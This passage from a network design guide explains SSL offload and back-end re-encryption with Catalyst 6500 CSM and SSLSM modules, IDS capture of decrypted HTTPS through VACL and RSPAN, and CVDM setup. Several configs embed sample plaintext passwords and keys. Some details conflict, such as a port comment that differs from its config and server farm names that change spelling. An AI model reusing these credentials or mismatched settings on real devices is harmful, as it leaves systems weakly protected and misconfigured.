rewrite only the destination MAC address.

Notice that the function of distributing the load among SSLSMs is performed by the CSM with the vserver SSLSMLB and the server farm SSLSM.

```
serverfarm SSLSM
no nat server
no nat client
real 10.20.45.47
inservice
real 10.20.45.48
```

126942

```

    inservice
    probe TCP
!
probe TCP tcp
    interval 2
    failed 3
!

```

Figure 6-25 shows that the SSLSM sends the decrypted traffic back to the CSM for load balancing (3). From the SSLSM to the CSM, there is no need to rewrite the destination IP address (10.20.5.80). You want to preserve this address, because this identifies the server pool to which the client needs to send the request.

The decrypted traffic can be sent from the SSLSM to the CSM on any port; for example, port 80 (because this is decrypted HTTP traffic). It is sometimes beneficial to use a different port from 443 or 80 to indicate that this traffic is specifically HTTPS-decrypted traffic from the SSLSM to the CSM. For example, you could use port 81. The destination MAC address is the CSM alias MAC address.

The configuration on the SSLSM for this operation is as follows:

```

ssl-proxy service webappssl
    virtual ipaddr 10.20.5.80 protocol tcp port 443 secondary
    server ipaddr 10.20.45.44 protocol tcp port 81
    certificate rsa general-purpose trustpoint webapp
    no nat server
    inservice

```

Now the CSM needs to perform the load balancing operations (that is, select the servers to send the traffic to) and send the traffic back to the SSLSM for encryption. The servers used in this configuration are 10.20.5.105 (server-1) and 10.20.5.106 (server-2).

Notice that the CSM performs the load balancing decision on the decrypted traffic, which is the traffic on port 81. Also notice that the CSM performs load distribution on the real IP addresses, but the traffic is really sent back to the SSLSM to be encrypted again.

The configuration on the CSM for the load balancing decision is as follows:

```

module csm 4
serverfarm WEBAPSSL
    nat server source-mac
no nat client
predictor hash address
    real name REAL1 82
    inservice
    real name REAL2 82
    inservice
exit
vserver WEBAPSSL
    virtual 10.20.5.80 tcp 81
    vlan 45
    no inservice
    serverfarm WEBAPSSL
inservice
exit

```

Notice that because of the option **nat server source-mac**, the CSM does not forward the traffic to the real IP addresses. The CSM rewrites the IP address to the real IP address.

You can optionally configure the CSM to rewrite the destination port to a different port than 80 or 81 (in this case the choice is 82) for the purpose of uniquely identifying the traffic sent by the CSM to the SSLSM for re-encryption.

The CSM uses as a destination MAC the MAC address of the SSL blade from which the traffic came, and the CSM sends out the load balanced request to VLAN 45, which is the incoming VLAN.

The **nat server source-mac** option allows the following:

- Sending traffic to the SSL for back-end encryption
- Preserving HTTP/HTTPS persistence, because the server farm for port 81 has the same IP addresses as the server farm for port 80
- Enabling the CSM to monitor the real servers on port 443 (you need to define the probe SSL)

This is (4) in [Figure 6-25](#).

Using SSLSM Back-End Encryption

At this point in this example, the CSM has rewritten the destination IP address to be one of the selected real servers; for example, 10.20.5.105 for REAL1. The traffic is HTTP, it is decrypted, and the port is 80 or the port that the CSM uses after rewriting the real destination address (this chapter uses port 82 to uniquely identify the traffic sent from the CSM to the SSLSM for re-encryption). The SSLSM module needs to re-encrypt the traffic, using the following back-end encryption configuration:

```
ssl-proxy service BACKEND client
  virtual ipaddr 0.0.0.0 0.0.0.0 protocol tcp port 82 secondary
  server ipaddr 10.20.45.44 protocol tcp port 443
  no nat server
  trusted-ca SERVERCA
  authenticate verify signature-only
  inservice
!
```

The SSLSM configuration takes any destination IP address and originates an SSL handshake with the selected IP address. The SSLSM is operating as an SSL client in relation to the servers. The SSLSM encrypts and forwards the traffic to the CSM again (destination MAC is the CSM alias MAC address). The destination IP address is unchanged; it is the real server IP address 10.20.5.105. This is (5) in [Figure 6-25](#).

The CSM at this point simply needs to forward the incoming request to the servers. The configuration on the CSM is as follows:

```
vserver FORWARDFROMSSL
  virtual 0.0.0.0 0.0.0.0 tcp 443
  vlan 45
  serverfarm FORWARD
  persistent rebalance
  inservice
!
serverfarm FORWARD
  no nat server
  no nat client
  predictor forward
!
```

The CSM forwards the traffic to the servers, which is (6) in [Figure 6-25](#).

The server in this example (10.20.5.105) sends traffic back to the CSM. The destination IP address is the client IP address and the destination MAC address is the MSFC. Policy-based routing (PBR) intercepts the SSL traffic and sends it back to the CSM alias address, as follows:

```
interface VLAN5
  ip address 10.20.5.2
  no ip redirects
```

```
ip policy route-map return-traffic-http
standby 1 ip 10.20.5.1
standby 1 timers 1 3
standby 1 priority 120
standby 1 preempt delay minimum 180
no ip unreachable
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
no shut
!
route-map server-client-http
match ip address return-traffic-http
set ip next-hop 10.20.44.44
!
ip access-list extended return-traffic-http
permit tcp any eq 8080 any
permit tcp any eq 443 any
deny ip any any
!
```

The CSM forwards the traffic back to the SSLSM because the connection was initiated by the SSLSM, and the connection table on the CSM remembers the association of the connection with the VLANs and MAC addresses. The SSLSM decrypts the traffic and sends it back to the CSM, which in turn has connection information stored for the clear text traffic. This allows forwarding the clear text traffic back to the SSLSM for encryption, and so on.


Intrusion Detection on the Decrypted Traffic

When a hacker uses HTTPS, an IDS does not see, for example, the fact that a client is creating a reverse shell with the web/app server by exploiting well-known vulnerabilities. One of the major benefits of the use of SSL and IDS is the fact that the IDS can detect malicious activities carried on top of HTTPS.

The IDS sensor must monitor the VLAN used for the communication between the CSM and the SSLSM, which is VLAN 45 in this chapter. Make sure not to copy the SSL-encrypted traffic to the IDS sensor, which would serve no purpose.

[Figure 6-26](#) shows the placement of the IDS sensor in the presence of the CSM and the SSLSM configured for back-end encryption.

Figure 6-26 SLSM with IDS



The configuration can use either of the techniques described in the [Chapter 7, “Traffic Capturing for Granular Traffic Analysis,”](#) to copy the traffic to a sensor.

Using VACL Capture

The following configuration uses VACL capture on VLAN 45 to copy the traffic to IDS3:

```
!
ip access-list extended decrypted
 permit tcp any any eq 81
 permit tcp any eq 81 any
!
ip access-list extended IP-catch-all
 permit ip any any
!
vlan access-map decrypted 10
 match ip address decrypted
 action forward capture
vlan access-map decrypted 20
 match ip address IP-catch-all
 action forward
!
vlan filter decrypted vlan-list 45
!
interface FastEthernet8/27
 switchport
 switchport capture
 switchport capture allowed vlan 45
 no shut
!
exit
```

Notice that on VLAN 45 there are two main decrypted flows:

- Client IP <-> Virtual IP address
- Client IP <-> Real IP address

You might want to monitor only the communication with the VIP address, in which case the ACL needs to be modified as follows:

```
ip access-list extended decrypted
 permit tcp any 10.20.5.80 255.255.255.255 eq 81
 permit tcp 10.20.5.80 255.255.255.255 eq 81 any
!
```

This ACL needs to be changed every time you add a new virtual server.

If you configured the port translation as indicated in the previous sections (that is, port 81 to identify decrypted traffic using the VIP address and 82 to identify decrypted traffic after the CSM load balancing decision), you can simplify the ACL as follows:


```
ip access-list extended decrypted
 permit tcp any any eq 81
 permit tcp any eq 81 any
!
```

Using RSPAN

If you already have an IDS sensor that is assigned to monitor clear text traffic to a given subnet, you can decrypt SSL traffic, put it onto the RSPAN VLAN, and copy the decrypted traffic to the sensor together with the clear text traffic. (See [Figure 6-27](#).)

The existing IDS monitoring design without the SSLSM is shown in [Figure 6-27](#) and is described in [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules.”](#)

Figure 6-27 VSPAN of the FWSM outside VLANs with IDSs



The configuration is as follows:

```
monitor session 1 source vlan 13 , 14 , 5 , 10 tx
monitor session 1 destination remote vlan 300
```


13 and 14 are the Layer 3 VLANs connecting to the core:

```
interface Vlan13
  description to_core1
  ip address 10.21.0.9 255.255.255.252
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  ip ospf authentication message-digest
  ip ospf message-digest-key 1 md5 0 C1sC0!
  ip ospf network point-to-point
  ! If a CSM is present in the chassis
  ip ospf hello-interval 1
  ip ospf dead-interval 3
  no shut
!
interface Vlan14
  description to_core2
  ip address 10.21.0.13 255.255.255.252
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  ip ospf authentication message-digest
  ip ospf message-digest-key 1 md5 0 C1sC0!
  ip ospf network point-to-point
  ! If a CSM is present in the chassis
  ip ospf hello-interval 1
  ip ospf dead-interval 3
  no shut
!
```

Interfaces 5 and 10 are the outside VLAN interfaces on the FWSM.

[Figure 6-28](#) shows how to integrate the monitoring of HTTPS decrypted traffic into an RSPAN-based architecture. Assume that the purpose of the design is for IDS1 to monitor all traffic going to subnet 1 (encrypted and decrypted traffic), and for IDS2 to monitor all traffic going to subnet 2 (encrypted and decrypted traffic).

Figure 6-28 VSPAN for HTTPS Decrypted Traffic



VSPAN Tx is configured on the Layer 3 link to the core, on the outside VLAN of the FWSM. You need to add a VSPAN Tx session on the VLAN connecting to the CSM (VLAN 44) and on the VLAN connecting the CSM and SSLSM (VLAN 45):

```
monitor session 1 source vlan 13 , 14 , 5 , 10 , 44 , 45 tx
monitor session 1 destination remote vlan 300
```

The resulting traffic on VLAN 300 is shown in Figure 6-28, which shows the copies of the frames in the client-to-server direction only. The only interesting frame is the highlighted one: decrypted traffic (port 81) going from the client to the VIP address. Everything else should be filtered out.

The following configuration shows the changes to an existing ACL configuration. Notice that the purpose of IDS1 is to monitor client-to-server HTTP (port 80) and decrypted HTTPS (port 81) traffic. The purpose of IDS1 is not to monitor control traffic generated by the CSM (10.20.44.x).

The design choice in this ACL is also to send decrypted client <-> VIP traffic and not to send decrypted client <-> real traffic.

If you configured the port translation as indicated in the previous sections (that is, port 81 to identify decrypted traffic using the VIP address and 82 to identify decrypted traffic after the CSM load balancing decision), the configuration is as follows:

```
ip access-list extended toIDS1
deny ip 10.20.44.0 0.0.0.255 any
deny ip 10.20.5.0 0.0.0.255 10.20.44.0 0.0.0.255
permit tcp any 10.20.5.0 0.0.0.255 eq 81
permit tcp 10.20.5.0 0.0.0.255 eq 81 any
permit ip any 10.20.5.0 0.0.0.255
permit ip 10.20.5.0 0.0.0.255 any
deny ip any any
```

```

!
ip access-list extended toIDS2
deny ip 10.20.44.0 0.0.0.255 any
deny ip 10.20.10.0 0.0.0.255 10.20.44.0 0.0.0.255
permit ip any 10.20.10.0 0.0.0.255
permit ip 10.20.10.0 0.0.0.255 any
deny ip any any
!

```

If the strategy for traffic analysis is based on the protocol instead of the subnet, you can modify the ACL so that IDS1 receives all HTTP traffic, both clear text and decrypted traffic.

```

ip access-list extended toIDS1
permit tcp any any eq 81
permit tcp any eq 81 any
permit tcp any any eq 80
permit tcp any eq 80 any
deny ip any any
!
ip access-list extended toIDS2
permit tcp any any eq 53
permit tcp any eq 53 any
permit udp any any eq 53
permit udp any eq 53 any
deny ip any any
!

```

Configuration

You can use either the command-line interface (CLI) or the graphic tool CiscoView Device Manager (CVDM) to configure the CSM. If you use CVDM, you need to complete the configuration with the CLI because the current version of CVDM (v1.0) does not yet support specific configuration tasks required by the CSM one-arm design.

The use of CVDM is especially recommended for the configuration of the SSL blade because it significantly simplifies the PKI tasks.

This section includes the following topics:

- [Initial Configuration](#)
- [Configuring the VLAN Interconnect for CSM-SSLSM](#)
- [Configuration with the CLI](#)
- [Configuring the CSM](#)
- [Configuring SSLSM PKI](#)
- [Configuring the SSLSM as a Proxy Device](#)
- [Configuring SSLSM Back-end Encryption](#)
- [Traffic Capturing Configuration](#)

Initial Configuration

This section describes the initial configurations.

Management VLAN

Configure the management VLAN as follows:

```
agg1(config)# vtp domain mydomain
agg1(config)# vtp mode transparent
agg1(config)#vlan 82
agg1(config-vlan)#name managementvlan
agg1(config)#interface VLAN 82
agg1(config-if)#ip address 10.20.26.16 255.255.255.0
```

Configure the VLANs on both Aggregation1 and Aggregation2 and trunk these VLANs between the two Catalyst 6500s on the previously created channel as follows:

```
agg1(config)# interface Port-channel2
agg1(config-if)# switchport trunk allowed vlan add 82
```

Assign the management VLAN to the SSLSM as follows:

```
ssl-proxy module 7 allowed-vlan 82
```

On the SSLSM, configure the management VLAN as follows:

```
ssl-proxy vlan 82
ipaddr 10.20.26.44 255.255.255.0
gateway 10.20.26.16
admin
```

Network Time Protocol

Configure Network Time Protocol (NTP) on the MSFC and on the SSLSM as follows:

```
clock timezone PST -8
clock summer-time PDT recurring first Sunday April 2:00 last Sunday October 2:00
ntp authentication-key 1 md5 <password>
ntp authenticate
ntp trusted-key 1
ntp clock-period 17179864
ntp server <IP address> key 1
ntp source Vlan 82
```

Configure NTP on the IDS if present as follows:

```
service Host
timeParams
offset -480
standardTimeZoneName PST
summerTimeParams
active-selection recurringParams
recurringParams
summerTimeZoneName PDT
startSummerTime
monthOfYear apr
weekOfMonth first
dayOfWeek sun
timeOfDay 02:00:00
exit
endSummerTime
monthOfYear oct
weekOfMonth last
dayOfWeek sun
timeOfDay 02:00:00
exit
exit
```

```

exit
ntpServers ipAddress <IP address>
keyId 1
keyValue <password>
exit
exit
exit

```

CVDM

To use CVDM, you need to start the HTTP server on both the MSFC and the SSLSM. The configuration on the MSFC is as follows:

```

! web-based administration requires privilege 15
!
username webadmin privilege 15 secret 0 C1sC0!w3B
!
! Change the web access to use port 8786
!
ip http server
ip http port 8768
ip http authentication local
ip http access-class 5
ip http path bootflash:

```



Note

If you need to use HTTP for configuration purposes, be sure to configure authentication and ACLs to limit the devices that are allowed to access this service. Cisco recommends using a special VLAN for management

The configuration on the SSLSM is as follows:

```

ip http server
ip http authentication local
ip http secure-server
ip http access-class 5


```




Note

The Java window asking for the credentials is often hidden by the CVDM window.

CVDM uses the HTTP server on the Catalyst 6500 to download a Java applet that runs on the PC used to configure the Catalyst 6500. If the image on the Catalyst 6500 supports SSH, and SSH has not been enabled, CVDM automatically asks you if you want to enable SSH (see [Figure 6-29](#)) and if so, does it for you.

Figure 6-29 CVDM Prompts the User for SSH Activation

Subsequently, the applet can use SSH to configure the switch, as shown in [Figure 6-30](#).

Figure 6-30 SSH Configuration via CVDM

From CVDM, you can configure the Catalyst 6500 VLANs and ports, the CSM, the SSLSM, the FWSM, and the Network Analysis Module (NAM) if the appropriate Device Manager software has been installed. For CVDM to retrieve the configuration from the Catalyst 6500 service modules, you need to enter the credentials for the module that you are trying to configure in the window shown in [Figure 6-31](#).


Figure 6-31 CVDM Credentials for Service Module Access

**Note**

If you configured SSH, CVDM sends the credential information encrypted; that is, it uses SSH to communicate with the switch and not Telnet. Remember that HTTP is used only to download the applet that runs in the browser and not to send data to the switch.

CVDM provides a graphical view of the data path between the service modules inside the Catalyst 6500. For example, [Figure 6-32](#) shows the Flows view for a configuration where the firewall is already connected to the MSFC via VLAN 5 (the outside VLAN of the FWSM context for web/app servers) and VLAN 10 (the outside VLAN of the FWSM context for database servers).

Figure 6-32 Flows View in CVDM



You must click the **Deliver** option to make configuration changes take effect with CVDM.

Configuring the VLAN Interconnect for CSM-SSLSM

For the CSM to send traffic to the SSLSM, a VLAN must connect the two devices; for example, VLAN 45. This VLAN exists only inside the Catalyst 6500 switch.

Configuration with the CLI

In addition to the management VLAN, you need to configure the VLAN used for the communication between the CSM and SSLSM on the aggregation switches, as follows:

```
agg1(config)# vtp domain mydomain
agg1(config)# vtp mode transparent
agg1(config)#vlan 45
agg1(config-vlan)# name SSLVLAN
```

Configure the VLANs on both Aggregation1 and Aggregation2, and trunk these VLANs between the two Catalyst 6500s on the previously created channel:

```
agg1(config)# interface Port-channel2
agg1(config-if)# switchport trunk allowed vlan add 45
```

Following is the configuration on the CSM:

```
vlan 45 server
ip address 10.20.45.45 255.255.255.0
```

```
alias 10.20.45.44 255.255.255.0
!
```


On the SSLSM, configure VLAN 45 as follows:

```
ssl-proxy vlan 45
ipaddr 10.20.45.47 255.255.255.0
gateway 10.20.45.44
!
```

Configuring CVDM

From the Network Management station, start CVDM by pointing a browser to the Catalyst 6500 address. Make sure you enter the credentials to access the SSLSM. From Setup, select **Custom** and drag a new line between the CSM and the SSLSM. (See [Figure 6-33](#).)

Figure 6-33 VLAN Setup between the CSM and the SSLSM



Notice that the VLAN Type on the CSM is *Server*.

Configuring the CSM

This section describes the following two methods of configuring the CSM:

- Using the CLI
- Using CVDM

Using the CLI

This section describes using the CLI to configure the CSM.

Intercepting SSL Traffic

The first part of the configuration intercepts SSL traffic directed to a VIP address and assigns it to an available SSLSM module:


```

module ContentSwitchingModule <module>
  real SSLSM1
    address 10.20.45.47
    location AGGREGATION1
    inservice
  exit
  real SSLSM2
    address 10.20.45.48
    location AGGREGATION2
    inservice
exit
!
probe SSLSM tcp
  interval 3
  failed 10
  port 443
  exit
!
serverfarm SSLSM
  no nat server
  no nat client
  probe SSLSM
    real name SSLSM1
    inservice
  exit
  real name SSLSM2
  inservice
  exit
  exit
!
vserver SSLSMLB
  virtual 10.20.5.80 255.255.255.255 tcp 443
  vlan 44
  inservice
  serverfarm SSLSM
  exit
  exit

```

Load Balancing Decrypted Traffic

The next part of the configuration load balances the decrypted traffic:

```

serverfarm WEBAPSSL
  nat server
  no nat client
  predictor hash address
  real name REAL1
  inservice
  real name REAL2
  inservice
!
vserver WEBAPSSL
  virtual 10.20.5.80 tcp 81
  vlan 45
  serverfarm WEBAPSSL
  inservice
!

```

Configuring the CSM in the Presence of Back-end Encryption

The next part of the configuration configures the CSM in the presence of back-end encryption:

```

serverfarm WEBAPPSSL
  nat server source-mac
  no nat client
  predictor hash address
  real name REAL1 82
  inservice
  real name REAL2 82
  inservice
!
vserver WEBAPPSSL
  virtual 10.20.5.80 tcp 81
  vlan 45
  serverfarm WEBAPPSSL
  inservice
!
serverfarm FORWARD
  no nat server
  predictor forward
  inservice
!
vserver BACKEND-SSL
  virtual 0.0.0.0 0.0.0.0 tcp 443
  vlan 45
  serverfarm FORWARD
  inservice
!

```

**Note**

Port translation in the server farm WEBAPPSSL is not strictly necessary, but it simplifies the task of troubleshooting traffic between the CSM and the SSLSM. More specifically, port 81 identifies HTTP traffic from the SSLSM to the CSM VIP address, and port 82 identifies rewritten HTTP traffic from the CSM to the SSLSM for re-encryption.


Using CVDM-CSM

This section describes the use of the CVDM for configuring the CSM.

